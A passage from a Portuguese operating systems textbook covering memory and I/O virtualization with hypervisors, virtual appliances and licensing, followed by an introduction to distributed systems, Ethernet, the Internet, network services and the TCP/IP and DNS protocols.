para as páginas físicas 20, 21 e 22. Se outra máquina virtual for iniciada e tentar utilizar as páginas físicas 10, 11 e 12, será necessário criar um mapeamento para elas. Em geral, o hipervisor precisa criar uma **tabela de páginas sombra** para cada máquina virtual. A função dessa tabela é mapear as páginas virtuais utilizadas pelas máquinas virtuais nas páginas físicas alocadas pelo hipervisor.

Para piorar, toda vez que o sistema operacional hóspede modifica suas tabelas de páginas, o hipervisor também precisa modificar as tabelas de páginas sombra. Se, por exemplo, o SO hóspede remapear a página virtual 7 para o que ele considera ser a página física 200 (e não 10), o hipervisor precisa ser notificado da alteração. O problema é que o sistema operacional hóspede pode realizar a alteração somente com uma escrita na memória. Nenhuma operação sensível é necessária e, portanto, o hipervisor sequer sabe da modificação e, consequentemente, não pode atualizar a tabela de páginas sombra utilizada pelo hardware real.

Embora não seja perfeita, uma possível solução é fazer com que o hipervisor controle a página na memória virtual do SO hóspede que contém a tabela de páginas de nível mais alto. Essa informação pode ser obtida na primeira vez em que o hóspede tentar carregar o registro de hardware responsável por apontar para a tabela, porque essa é uma instrução sensível e, portanto, é capturada por uma armadilha. O hipervisor pode criar uma tabela de páginas sombra e mapear a tabela de páginas de nível mais alto e as tabelas de páginas para as quais aponta e disponibilizálas somente para leitura. Quaisquer tentativas futuras de modificação das tabelas pelo sistema operacional hóspede causarão uma falta de página que retornará o controle ao hipervisor, que, por sua vez, pode analisar o fluxo de instruções, descobrir o que o SO hóspede está tentando fazer e atualizar a tabela de páginas sombra de acordo. Não é a melhor das soluções, mas é possível.

Esta é uma área para a qual as futuras versões da VT devem disponibilizar alternativas por meio do mapeamento de hardware em dois níveis. Primeiro, o hardware deve mapear a página virtual segundo o que o hóspede acredita ser a página física. Em seguida, deve mapear esse endereço (considerado o endereço virtual pelo hardware) para o endereço físico — tudo sem necessitar de nenhuma armadilha. Desse modo, nenhuma tabela de páginas precisaria ficar restrita a operações de somente leitura e o hipervisor teria de ser responsável somente pelo mapeamento entre o espaço de endereçamento virtual e a memória física. Na troca de máquinas virtuais, seria necessário simplesmente trocar esse mapeamento, da mesma forma que um sistema operacional convencional altera o mapeamento no chaveamento de processos.

Em um sistema operacional paravirtualizado, a situação é diferente, já que ele sabe que deve notificar ao hipervisor a alteração da tabela de páginas dos processos. Consequentemente, ele primeiro realiza todas as modificações necessárias para depois gerar uma chamada de hipervisor informando sobre a nova tabela. Assim sendo, em vez de ter uma falha de proteção a cada atualização da tabela, tem-se uma chamada de hipervisor quando toda a atualização tiver sido feita, o que é, obviamente, muito mais eficiente.

### 8.3.6 Virtualização de E/S

Agora que já falamos sobre a virtualização da CPU e da memória, é hora de examinar a virtualização da E/S. O sistema operacional hóspede costuma começar pelo teste do hardware, com vistas a identificar quais dispositivos de E/S estão presentes. Esse teste gera uma captura. O que o hipervisor deve fazer? Uma possibilidade é fazer com que ele retorne as informações sobre discos, impressoras e outros dispositivos disponíveis. O hóspede carrega os drivers necessários ao funcionamento dos dispositivos e tenta utilizá-los. Quando os drivers tentarem executar operações de E/S, eles realizarão operações de leitura e escrita nos registros de hardware equivalentes. Essas instruções são sensíveis e serão capturadas para o hipervisor que, por sua vez, poderá copiar os valores necessários dos registros de hardware ou escrevê-los lá, conforme o necessário.

Mas ainda assim temos um problema. Cada sistema operacional hóspede imagina dispor de uma partição de disco inteira, e o número de máquinas virtuais existentes (centenas) pode ser maior do que o de partições disponíveis. A solução mais comum é fazer com que o hipervisor crie um arquivo ou selecione uma região do disco real para associar a uma máquina virtual. Como o SO hóspede tenta controlar um disco que pertence ao hardware real (e que é compreendido pelo hipervisor), ele pode converter o número do bloco sendo acessado em um deslocamento no arquivo ou no espaço do disco sendo utilizado para armazenamento e operações de E/S.

Também é possível que o disco em uso pelo sistema operacional hóspede seja diferente do disco real. Por exemplo, se o disco real for algum novo disco de alta performance (ou RAID) que acabou de ser lançado com uma nova interface, o hipervisor poderia comunicar ao SO hóspede que ele dispõe de um antigo disco IDE e deixar que ele instalasse o driver correspondente. Quando esse driver enviasse comandos de disco IDE, o hipervisor faria a conversão desses comandos em outros equivalentes ao novo disco. Essa estratégia pode ser utilizada na atualização do hardware sem necessidade de modificação de software. Na verdade, essa capacidade de a máquina virtual remapear dispositivos de hardware foi uma das razões para que o VM/370 se tornasse popular: as empresas queriam adquirir equipamentos novos e mais rápidos sem ter de modificar seu software. A tecnologia de máquina virtual tornou isso possível.

Outro problema de E/S que precisa ser resolvido é o uso de DMA, que utiliza endereços de memória absolutos. Como é de se esperar, o hipervisor precisa intervir e remapear os endereços antes que o DMA inicie. Entretanto, o hardware começa a ser lançado com MMU E/S, que virtualiza a E/S da mesma maneira que o MMU virtualiza a memória. Esse tipo de hardware elimina o problema de DMA.

Também é possível gerenciar E/S reservando uma das máquinas virtuais à execução do sistema operacional padrão e direcionando para ela todas as chamadas de E/S. Essa abordagem apresenta melhor desempenho quando se usa paravirtualização, pois o comando enviado ao hipervisor realmente informa o que o SO hóspede deseja (por exemplo, ler o bloco 1403 do disco 1), em vez de gerar uma série de comandos que escrevem em registros de dispositivos. Nesse último caso, o hipervisor precisa atuar como uma espécie de Sherlock Holmes, descobrindo o que o sistema está tentando realizar. O Xen utiliza essa abordagem no gerenciamento de E/S, e a máquina virtual responsável pela E/S é denominada domínio 0.

A virtualização de E/S é uma área na qual os hipervisores tipo 2 apresentam uma vantagem prática em relação aos hipervisores tipo 1: o sistema operacional hospedeiro contém os drivers para todos os tipos de dispositivos dos mais estranhos aos mais extraordinários. Quando um programa aplicativo tenta acessar um dispositivo de E/S pouco comum, o código traduzido pode recorrer ao driver correspondente para que o trabalho seja executado. Com um hipervisor tipo 1, é necessário que o próprio hipervisor contenha o driver ou que ele realize uma chamada ao driver no domínio 0 — que é um tanto semelhante a um sistema operacional hospedeiro. Com o amadurecimento da tecnologia de máquina virtual, é possível que os futuros equipamentos permitam que os programas aplicativos acessem o hardware diretamente de modo seguro, o que significa que os drivers de dispositivos podem ficar diretamente ligados ao código de aplicação ou podem ser armazenados em servidores de modo usuário separados, eliminando o problema.

# 8.3.7 | Ferramentas virtuais

As máquinas virtuais oferecem uma solução interessante para um problema que há muito persegue os usuários, em especial os usuários de software de código aberto: como instalar novos programas aplicativos. O problema é que muitas aplicações dependem de várias outras aplicações e bibliotecas que também dependem de um hospedeiro de outros pacotes de software etc. Além disso, podem existir dependências de versões particulares de compiladores, linguagens de script e sistemas operacionais.

Com as máquinas virtuais atualmente disponíveis, um desenvolvedor de software pode construir cuidadosamente uma máquina virtual, carregá-la com o sistema operacional, os compiladores, as bibliotecas e os códigos de aplicação necessários e congelar toda a unidade, agora pronta para o uso. Essa imagem da máquina virtual pode, então, ser colocada em um CD-ROM ou em um site da Web para que os clientes a copiem e instalem. Essa abordagem significa que somente o desenvolvedor do software precisa compreender todas as dependências. Os clientes obtêm um pacote completo que realmente funciona completamente independente do sistema operacional em funcionamento e dos outros programas, pacotes e bibliotecas. Essas máquinas virtuais 'empacotadas' costumam ser chamadas de aplicações virtuais.

# 8.3.8 Máquinas virtuais em CPUs multinúcleo

A combinação de máquinas virtuais e CPUs multinúcleo abre um mundo totalmente novo, no qual o número de CPUs disponíveis pode ser definido pelo software. Se existem, digamos, quatro núcleos e cada um deles pode executar, por exemplo, até oito máquinas virtuais, uma única CPU pode ser configurada para funcionar como um multicomputador de 32 nós caso seja necessário, mas também pode ter menos CPUs, dependendo da necessidade do software. Nunca antes foi possível que os projetistas da aplicação decidissem quantas CPUs desejavam para, então, escrever o software para tal. Esta é claramente uma nova fase na computação.

Embora ainda não seja muito comum, certamente é concebível que as máquinas virtuais compartilhem memória. Basta que sejam mapeadas as páginas físicas nos espaços de endereçamento virtuais das diferentes máquinas virtuais. Se isso for possível, um único computador se torna um multiprocessador virtual. Como todos os núcleos em um chip multinúcleo compartilham a mesma RAM, um chip com quatro núcleos poderia facilmente ser configurado como um multiprocessador ou um multicomputador de 32 nós, conforme a necessidade.

A combinação de multinúcleos, máquinas virtuais, hipervisores e micronúcleos afetará radicalmente a forma como as pessoas veem os sistemas computacionais. O conjunto atual de software ainda não consegue lidar com a possibilidade de o programador decidir quantas CPUs são necessárias, se elas devem ser configuradas como um multicomputador ou um multiprocessador e quantos e quais tipos de núcleos são necessários. Novos programas precisarão estar preparados para essas questões

#### 8.3.9 | Problemas de licenciamento

A maior parte do software é licenciada para uso em uma CPU. Em outras palavras, quando se compra um programa, adquire-se o direito de executá-lo em somente um computador. O contrato permite o funcionamento em múltiplas máquinas virtuais que funcionem em uma mesma máquina física? Muitos vendedores não sabem o que responder nessa situação.

O problema é muito pior em empresas que possuem uma licença que permite o funcionamento do software em

*n* máquinas ao mesmo tempo, em especial quando a demanda por máquinas virtuais oscila.

Em alguns casos, os vendedores de software criam uma cláusula explícita no contrato que proíbe a execução do programa em máquinas virtuais ou em máquinas virtuais não autorizadas. Ainda não há relatos sobre como essas restrições seriam vistas por um tribunal de justiça ou sobre como os usuários respondem a elas.

# 8.4 Sistemas distribuídos

Tendo agora completado nosso estudo sobre multiprocessadores, multicomputadores e máquinas virtuais, está na hora de conhecer o terceiro tipo de sistema com múltiplos processadores, os **sistemas distribuídos**. Esses sistemas são similares aos multicomputadores pelo fato de cada nó ter sua própria memória privada, sem nenhuma memória física compartilhada no sistema. Contudo, os sistemas distribuídos ainda são mais fracamente acoplados do que os multicomputadores.

Para começar, os nós de um multicomputador em geral têm uma CPU, RAM, uma interface de rede e talvez um disco rígido para paginação. Em contraste, cada nó em um sistema distribuído é um computador completo, com todos os periféricos. Além disso, os nós de um multicomputador normalmente estão em uma única sala, de modo que eles podem se comunicar por meio de uma rede dedicada de alta velocidade, ao passo que os nós de um sistema distribuído podem estar espalhados ao redor do mundo. Por fim, todos os nós de um multicomputador executam o mesmo sistema operacional, compartilham o mesmo sistema de arquivos e estão sujeitos a um gerenciamento comum, enquanto os nós de um sistema distribuído podem executar sistemas operacionais diferentes, ter seus próprios sistemas de arquivos e estar sujeitos a gerenciamentos diferentes. Um exemplo típico de um multicomputador contém 512 nós em uma única sala em uma empresa ou universidade trabalhando com, digamos, modelagem farmacêutica, enquanto um sistema distribuí-do típico consiste em milhares de máquinas cooperando de modo fracamente acoplado pela Internet. A

Tabela 8.1 compara multiprocessadores, multicomputadores e sistemas distribuídos segundo o ponto de vista anteriormente mencionado.

Usando essas métricas, os multicomputadores estão nitidamente no meio. Surge uma questão interessante: Os multicomputadores são mais parecidos com multiprocessadores ou com sistemas distribuídos? Por incrível que pareça, a resposta depende muito do ponto de vista. Tecnicamente, os multiprocessadores têm memória compartilhada e os outros dois, não. Essa diferença leva a modelos de programação e conjuntos de opiniões diversos. Contudo, do ponto de vista das aplicações, multiprocessadores e multicomputadores são apenas grandes racks com equipamentos em uma sala de máquinas. Ambos são usados para resolver problemas computacionalmente intensivos, enquanto um sistema distribuído que conecte todos os computadores pela Internet geralmente é muito mais envolvido em comunicação do que em computação, sendo empregado de modo diferente.

De certa maneira, o acoplamento fraco dos computadores em um sistema distribuído é, ao mesmo tempo, uma vantagem e uma desvantagem. É uma vantagem porque os computadores podem ser usados por uma ampla variedade de aplicações, mas é também uma desvantagem, pois a programação dessas aplicações é difícil em razão da falta de qualquer modelo de uma plataforma comum.

Aplicações típicas da Internet incluem acesso a computadores remotos (usando telnet, ssh e rlogin), acesso à informação remota (usando a WWW — world wide web — e FTP — file transfer protocol — protocolo de transferência de arquivos), comunicação pessoa a pessoa (por meio de c-mail e programas de bate-papo) e muitas aplicações mais recentes (por exemplo, comércio eletrônico, telemedicina e ensino a distância). A preocupação com todas essas aplicações é que cada uma delas tenta reinventar a roda. Por exemplo, tanto e-mail, FTP ou WWW basicamente movem arquivos do ponto A para o ponto B, mas cada um a seu próprio modo e com sua própria convenção de nomes, protocolos de transferência, técnicas de replicação etc. Embora muitos navegadores de Internet escondam essas diferenças

Item	Multiprocessador	Multicomputador	Sistema distribuído
Configuração do nó	CPU	CPU, RAM, interface de rede	Computador completo
Periféricos do nó	Tudo compartilhado	Exc. compartilhada, talvez disco	Conjunto completo por nó
Localização	Mesmo rack	Mesma sala	Possivelmente espalhado pelo mundo
Comunicação entre nós	RAM compartilhada	Interconexão dedicada	Rede tradicional
Sistemas operacionais	Um, compartilhado	Múltiplos, mesmo	Possivelmente todos diferentes
Sistemas de arquivos	Um, compartilhado	Um, compartilhado	Cada nó tem seu próprio
Administração	Uma organização	Uma organização	Várias organizações

do usuário comum, os mecanismos subjacentes são completamente diferentes. Escondê-las no nível da interface do usuário é o mesmo que uma pessoa, em uma página da Web de uma agência de viagem com serviço completo, agendar uma viagem de Nova York para São Francisco e somente depois descobrir se adquiriu uma passagem de avião, trem ou ônibus.

O que os sistemas distribuídos acrescentam à rede de comunicação subjacente é um certo paradigma comum (modelo) que fornece uma maneira uniforme de ver o sistema como um todo. A intenção do sistema distribuído é transformar um grupo de máquinas fracamente conectadas em um sistema coerente com base em um conceito. Algumas vezes o paradigma é simples; outras, é mais elaborado, mas a ideia é sempre fornecer algo que unifique o sistema.

Um exemplo simples de um paradigma unificador em um contexto ligeiramente diferente é encontrado no UNIX, em que todos os dispositivos de E/S são feitos de modo a se parecerem com arquivos. Ter placas, impressoras e linhas seriais, todas operando da mesma maneira, com as mesmas primitivas, torna mais fácil manipulá-las do que quando elas são conceitualmente diferentes.

Algo que permite ao sistema distribuído conseguir uniformidade na presença de diferentes hardwares e sistemas operacionais é ter uma camada de software no topo do sistema operacional. Essa camada, chamada de middleware, é ilustrada na Figura 8.29. Ela oferece certas estruturas de dados e operações que permitem que processos e usuários em máquinas distantes se relacionem em grupo de um modo consistente.

De certa maneira, o middleware se parece com o sistema operacional de um sistema distribuído e por esse motivo está sendo discutido em um livro sobre sistemas operacionais. Por outro lado, não é um sistema operacional, de modo que essa discussão não prosseguirá em mais detalhes. Para um entendimento mais completo dos sistemas distribuídos, veja o livro Distributed Systems (Tanenbaum e Van Steen, 2002). No restante deste capítulo, abordaremos de passagem o hardware usado em um sistema distribuído (isto é, a rede de computadores subjacente) e depois nos deteremos em seu software de comunicação (isto é, protocolos de rede). Por fim, teceremos considerações sobre vários paradigmas empregados nesses sistemas.

#### 8.4.1 | Hardware de rede

Os sistemas distribuídos são construídos sobre as redes de computadores; portanto, uma breve introdução a esse assunto se faz necessária. As redes existem em duas classes principais, as LANs (local area networks - redes locais), que abrangem um edifício ou um campus, e as WANs (wide area networks — redes de longa distância), que podem abranger cidades, países ou mesmo o planeta inteiro. O mais importante tipo de LAN é a Ethernet e, por isso, vamos examiná--la como um exemplo de LAN. Como amostragem de uma WAN, veremos a Internet — embora tecnicamente não seja uma rede, mas sim uma federação de milhares de redes separadas. Contudo, para nossos propósitos, é suficiente entendê-la como uma WAN.

#### Ethernet

A Ethernet clássica, descrita no padrão IEEE 802.3, consiste em um cabo coaxial ao qual vários computadores são conectados. O cabo é chamado de Ethernet, em referência ao éter luminoso (luminiferous ether), por meio do qual se imaginava que a radiação magnética pudesse se propagar. (Quando, no século XIX, o físico britânico James Clerk Maxwell descobriu que a radiação eletromagnética podia ser descrita por uma equação de onda, os cientistas concluíram que o espaço deveria ser constituído por algum elemento etéreo no qual a radiação pudesse se propagar. Somente após o famoso experimento de Michelson-Morley em 1887, o qual falhou ao experimentar o éter, os físicos perceberam que a radiação poderia se propagar no vácuo.)




Figura 8.29 Posicionamento do middleware em um sistema distribuído.

Na primeira versão da Ethernet, um computador era ligado a um cabo pela abertura de um buraco até o meio deste cabo, que era usado para atarrancar um fio que o ligava ao computador. Esse tipo de conector foi chamado de **conector vampiro** (vampire tap), como mostra simbolicamente a Figura 8.30(a). Era difícil conseguir furar corretamente e, assim, em pouco tempo, conectores adequados passaram a ser empregados. Apesar disso, eletricamente, todos os computadores eram conectados como se os cabos em suas placas de rede fossem soldados juntos.

Para enviar um pacote por uma Ethernet, um computador primeiro escuta o cabo para saber se algum outro computador está transmitindo naquele momento. Em caso negativo, ele simplesmente transmite um pacote, que consiste em um pequeno cabeçalho seguido de 0 a 1.500 bytes de informação. Se o cabo estiver em uso, o computador espera a transmissão atual finalizar para depois começar a enviar.

Se dois computadores começam a transmitir simultaneamente, ocorre uma colisão, detectada por ambos. Os dois terminam a transmissão, esperando uma quantidade de tempo aleatório entre 0 e *T* µs e então reiniciam novamente. Se outra colisão ocorre, todos os computadores esperam uma quantidade de tempo aleatório entre 0 e 2*T* µs e depois tentam novamente. A cada nova colisão, o intervalo máximo de espera é duplicado, reduzindo as possibilidades de mais colisões. Esse algoritmo é chamado de **recuo exponencial binário** (*binary exponential backoff*), anteriormente abordado para reduzir a sobrecarga na espera por variáveis de travamento.

Uma Ethernet tem um comprimento máximo de cabo e também um número máximo de computadores que podem ser conectados a ele. Para ultrapassar qualquer um desses limites, os edifícios ou *campi* grandes podem ser ligados a várias redes Ethernet, que são, então, conectadas por dispositivos chamados de **pontes** (*bridges*). Uma ponte permite que o tráfego passe de uma Ethernet para outra quando o remetente está de um lado e o destinatário, do outro.


Para evitar o problema das colisões, as redes Ethernet modernas usam comutadores (switches), como mostra a Figura 8.30(b). Cada comutador tem um número de portas, às quais podem ser ligados computadores, redes Ethernet ou outros comutadores. Quando um pacote evita todas as colisões de modo bem-sucedido e chega ao comutador, ele é armazenado em um buffer e enviado pela porta que dá acesso à máquina destinatária. Dando a cada computador sua própria porta, todas as colisões podem ser eliminadas, ao custo de comutador maiores. Se estruturados de acordo, também é possível usar alguns computadores para a mesma porta. Na Figura 8.30(b), uma Ethernet clássica com múltiplos computadores conectados a um cabo por um conector vampiro está conectada a uma das portas do comutador.


#### Internet

A Internet desenvolveu-se a partir da ARPANET, uma rede experimental de comutação de pacotes fundada pela Agência de Projetos e Pesquisas Avançadas do Departamento de Defesa dos Estados Unidos. Ela surgiu em dezembro de 1969 com três computadores na Califórnia e um em Utah e foi projetada para ser uma rede altamente tolerante a falhas, que continuaria a transmitir o tráfego militar mesmo no caso de ataques nucleares diretos em várias partes da rede, automaticamente desviando o tráfego das máquinas atingidas.

A ARPANET cresceu rapidamente na década de 1970, envolvendo, por fim, centenas de computadores. Depois, uma rede de pacotes via rádio, uma rede via satélite e finalmente milhares de redes Ethernet foram ligadas a ela, levando à federação de redes que conhecemos hoje como Internet.

A ARPANET consiste em dois tipos de computadores: hospedeiros (hosts) e roteadores. Os hospedeiros são PCs, laptops, palmtops, servidores, computadores de grande porte e outros computadores pertencentes a indivíduos ou companhias que querem conectar-se à Internet. Os roteadores são computadores de comutação especializados, que aceitam pacotes de uma das muitas linhas de entrada e os enviam para seus destinos por uma das diversas linhas de saída. Um roteador é similar ao comutador da Figura 8.30(b), mas também difere dele de um modo que não nos interessa aqui. Os roteadores são conectados jun-





Capítulo 8

tos em grandes redes, em que cada roteador possui fios ou fibras para muitos outros roteadores e hospedeiros. As redes de roteadores de alcance nacional ou mundial são operadas por companhias de telefones e pelos ISPs (Internet service providers — provedores de serviços da Internet) para seus clientes.

A Figura 8.31 mostra uma parte da Internet. No topo, temos um backbone (rede principal), normalmente controlado por um operador de backbone. Ele consiste em um número de roteadores conectados por fibras óticas de alta largura de banda, com conexões para backbones controlados por outras companhias telefônicas (competidoras). Em geral, nenhum hospedeiro conecta-se diretamente ao backbone, a não ser máquinas de manutenção e de testes que trabalham para a companhia telefônica.

Ligados aos roteadores do backbone, por meio de conexões de fibras óticas de média velocidade, estão as redes regionais e os roteadores dos ISPs. Todas as redes Ethernet corporativas têm, cada uma, um roteador e todos eles encontram-se conectados aos roteadores de uma rede regional. Os roteadores dos ISPs são conectados a bancos de modems usados por seus clientes. Desse modo, um hospedeiro na Internet tem pelo menos um caminho — e muitas vezes muitos caminhos — para chegar aos outros hospedeiros.

Todo tráfego na Internet é enviado na forma de pacotes. Cada pacote carrega o endereço de seu destinatário dentro de si, e esse endereço é usado para o roteamento. Quando um pacote chega ao roteador, este extrai o endereço do destinatário (parte dele) e compara-o com uma tabela para encontrar a linha de saída à qual o pacote deve ser enviado e, assim, determinar qual o próximo roteador. Esse procedimento é repetido até que os pacotes alcancem o hospedeiro destinatário. As tabelas de roteamento são altamente dinâmicas e passam por atualizações contínuas quando os roteadores e as conexões se rompem e são reativados e quando as condições de tráfego se alteram.

# 8.4.2 Serviços e protocolos de rede

Todas as redes de computadores fornecem certos serviços para seus usuários (hospedeiros e processos), os quais elas implementam por meio de certas regras para a troca legalizada de mensagens. A seguir, daremos uma breve introdução a esses tópicos.

#### Serviços de rede

As redes de computadores fornecem serviços para os hospedeiros e processos que as estão usando. O serviço orientado a conexão é modelado de modo similar ao sistema telefônico. Para falar com alguém, você apanha o telefone, disca o número, fala e depois coloca no gancho. Da mesma maneira, para usar um serviço de rede orientado à conexão, o usuário do serviço primeiro estabelece uma conexão, usa essa conexão e depois a libera. O aspecto essencial de uma conexão é que ela age como uma tubulação: o emissor coloca objetos de um lado e o receptor coleta-os do outro na mesma ordem.

Contrariamente, o serviço sem conexão é modelado de modo similar ao sistema postal. Cada mensagem (carta) carrega o endereço completo do destinatário e é roteada pelo sistema de modo independente umas das outras. Normalmente, quando duas mensagens são enviadas para o mesmo destinatário, a primeira mensagem enviada será a primeira a chegar. No entanto, existe a possibilidade de que esta se




Figura 8.31 Uma parte da Internet.

Sn&W666

atrase, de modo que a segunda seja a primeira a chegar. Com um serviço orientado a conexão, isso é impossível.

Cada serviço pode ser caracterizado por uma **qualidade de serviço**. Alguns são confiáveis por nunca perderem dados. Em geral, um serviço confiável é implementado com o receptor confirmando o recebimento de cada mensagem pelo envio de um **pacote de confirmação** (acknowledgement packet) especial para certificar o emissor de que seu pacote chegou. O processo de confirmação gera sobrecarga e atrasos, que são necessários para detectar a perda de pacotes, mas tornam as coisas mais lentas.

Uma situação típica na qual um serviço orientado a conexão confiável é apropriado é a transferência de arquivos. O proprietário do arquivo quer ter certeza de que todos os bits cheguem corretamente e na mesma ordem em que foram enviados. Pouquíssimos clientes da transferência de arquivos prefeririam um serviço que algumas vezes embaralhasse ou perdesse alguns bits, mesmo que ele fosse muito mais rápido.

Um serviço confiável orientado a conexão tem duas pequenas variações: sequências de mensagens e fluxo de bytes (byte streams). No primeiro caso, os limites das mensagens são preservados. Quando duas mensagens de 1 KB são enviadas, elas chegam como duas mensagens distintas de 1 KB e nunca como uma única mensagem de 2 KB. No segundo caso, a conexão é simplesmente um fluxo de bytes, sem divisão em mensagens. Quando 2 K bytes chegam ao receptor, não há como dizer se eles foram enviados como uma única mensagem de 2 KB, duas mensagens de 1 KB ou 2.048 mensagens de 1 byte. Se as páginas de um livro são enviadas por uma rede a um tipógrafo como mensagens separadas, pode ser importante preservar os limites das mensagens. Por outro lado, para um terminal conectado a um sistema remoto de tempo compartilhado, o computador só precisa de um fluxo de bytes do terminal para ele.

Para algumas aplicações, os atrasos introduzidos pelas confirmações são inaceitáveis. O tráfego de voz digitalizada é uma dessas aplicações. É preferível aos usuários de telefone ouvir um bit de ruído em uma linha ou uma palavra alterada de vez em quando a introduzir um atraso pela espera da confirmação.

Nem todas as aplicações requerem conexões. Por exemplo, para testar a rede, é necessária apenas uma maneira de enviar um único pacote que tenha uma alta probabilidade de chegada, mas nenhuma garantia. Um serviço não confiável (isto é, sem confirmação) sem conexão muitas vezes é chamado de **serviço datagrama** — em analogia ao serviço de telegrama —, o qual não oferece uma confirmação ao emissor.

Em outras situações, a conveniência de não precisar estabelecer uma conexão para enviar uma mensagem curta é desejável, mas a confiabilidade é essencial. O **serviço datagrama com confirmação** pode ser utilizado para essas aplicações. É como enviar uma carta registrada e solicitar um aviso de recebimento. Quando o aviso retorna, o emissor está absolutamente seguro de que a carta foi entregue para a parte pretendida e não foi perdida ao longo do caminho.

Ainda há o **serviço de solicitação-réplica** (*request-reply service*). Nesse serviço, o emissor transmite um único datagrama com uma solicitação; a réplica contém a resposta. Por exemplo, uma pesquisa na biblioteca local perguntando onde Uighur é citado entra nessa categoria. A solicitação-réplica normalmente é usada para implementar a comunicação no modelo cliente–servidor: o cliente emite uma solicitação e o servidor responde. A Tabela 8.2 resume os tipos de serviços que foram discutidos aqui.

#### Protocolos de redes

Todas as redes têm regras altamente especializadas para que as mensagens possam ser enviadas e para que as respostas sejam retornadas àqueles que as enviaram. Por exemplo, sob certas circunstâncias (como a transferência de arquivos), quando uma mensagem é enviada de um remetente para um destinatário, este precisa enviar uma confirmação de volta indicando a recepção correta da mensagem. Sob outras circunstâncias (por exemplo, telefonia digital), não se espera nenhuma mensagem de confirmação. O conjunto de regras pelas quais os computadores específicos se comunicam é chamado de **protocolo**. Existem muitos protocolos, incluindo protocolos do tipo roteador a roteador, hospedeiro a hospedeiro e outros. Para uma informação

Orientado a conexão

Sem conexão

Serviço	Exemplo	
Fluxo de mensagens confiável	Sequência de páginas de um livro	
Fluxo de bytes confiável	Login remoto	
Conexão não confiável	Voz digitalizada	
Datagrama não confiável	Pacotes de teste de rede	
Datagrama com confirmação	Correio registrado	
Solicitação-réplica	Consulta a um banco de dados	

Capitulo

mais completa sobre redes de computadores e seus protocolos, veja o livro *Redes de Computadores* (Tanenbaum, 2003).

Todas as redes modernas usam aquilo que é chamado de **pilha de protocolos** para assentar protocolos diferentes no topo de um outro. Em cada camada são tratados assuntos diferentes. Por exemplo, na camada mais baixa os protocolos definem como especificar onde um pacote começa e onde termina dentro de um fluxo de bits. Em uma camada superior, os protocolos tratam como direcionar os pacotes da origem até o destino por meio de redes complexas. E, em uma camada ainda mais alta, garantem que todos os pacotes de uma mensagem com múltiplos pacotes cheguem sem erros e na ordem correta.

Visto que a maioria dos sistemas distribuídos usa a Internet como base, os protocolos principais que esses sistemas empregam são os dois maiores protocolos da Internet: IP e TCP. O IP (Internet protocol — protocolo da Internet) é um protocolo baseado em datagrama no qual um emissor injeta um datagrama de 64 KB na rede e confia em sua chegada. Não existe nenhuma garantia. O datagrama pode ser fragmentado em pacotes menores enquanto ele trafega pela Internet. Esses pacotes viajam de modo independente, possivelmente por rotas diferentes. Quando todos os pedaços chegam ao destino, elas são remontados na ordem correta e entregues ao receptor.

Duas versões do IP estão atualmente em uso: a v4 e a v6. Por enquanto, a v4 ainda domina e, por isso, vamos descrevê-la aqui, mas o uso da v6 está aumentando. Cada pacote v4 inicia com um cabeçalho de 40 bytes contendo um endereço de origem de 32 bits e um endereço de destino de 32 bits, entre outros campos. Esses campos são chamados de **endereços IP** e formam a base do roteamento na Internet. Eles são convencionalmente escritos como quatro conjuntos de números decimais na faixa de 0–255 separados por pontos, como 192.31.231.65. Quando um pacote chega ao roteador, este extrai o IP do destinatário e usa-o para direcionar o pacote.

Visto que os datagramas do IP não são confirmados, o IP sozinho não é suficiente para manter uma comunica-

ção confiável na Internet. Para oferecer essa comunicação confiável, outro protocolo, o TCP (transmission control protocol — protocolo de controle de transmissão), geralmente é usado no topo do IP. O TCP emprega o IP para fornecer fluxos orientados a conexão. Para utilizar o TCP, um processo primeiro estabelece uma conexão com um processo remoto. O processo que está sendo requisitado é determinado pelo endereço IP de sua máquina e o número de uma porta por meio da qual ele poderá escutar caso esteja interessado em receber conexões. Depois que a conexão tiver sido feita, o processo local enviará bytes através dela com a garantia de que chegarão do outro lado, na ordem correta e sem erros. A implementação do TCP oferece essa garantia usando números de sequências, somas de verificação (checksums) e retransmissões de pacotes recebidos incorretamente. Tudo isso é transparente aos processos emissores e receptores. Eles simplesmente veem uma comunicação entre processos como confiável, como um pipe do UNIX.

Para entender como todos esses protocolos interagem, considere o caso mais simples de uma mensagem muito pequena que não precisa ser fragmentada em nenhum nível. O hospedeiro está conectado à Internet via Ethernet. O que ocorre de fato? O processo do usuário gera a mensagem e faz uma chamada de sistema para enviá-la por meio de uma conexão TCP estabelecida previamente. A pilha de protocolos do núcleo adiciona um cabeçalho TCP e, depois, um cabeçalho IP na frente da mensagem. Em seguida, ela segue para o driver Ethernet, que adiciona um cabeçalho Ethernet direcionando o pacote para o roteador da Internet. Esse roteador então injeta o pacote na Internet, como mostrado na Figura 8.32.

Para estabelecer uma conexão com um hospedeiro remoto (ou mesmo para enviar um datagrama), é necessário saber seu endereço IP. Visto que o gerenciamento de listas de endereços IP de 32 bits é inconveniente para as pessoas, um esquema chamado de **DNS** (domain name service — serviço de nomes de domínio) foi desenvolvido como uma base de dados que mapeia nomes em código ASCII para os endereços IP dos hospedeiros. Assim, é possível




Figura 8.32 Acúmulo de cabeçalhos de pacotes.

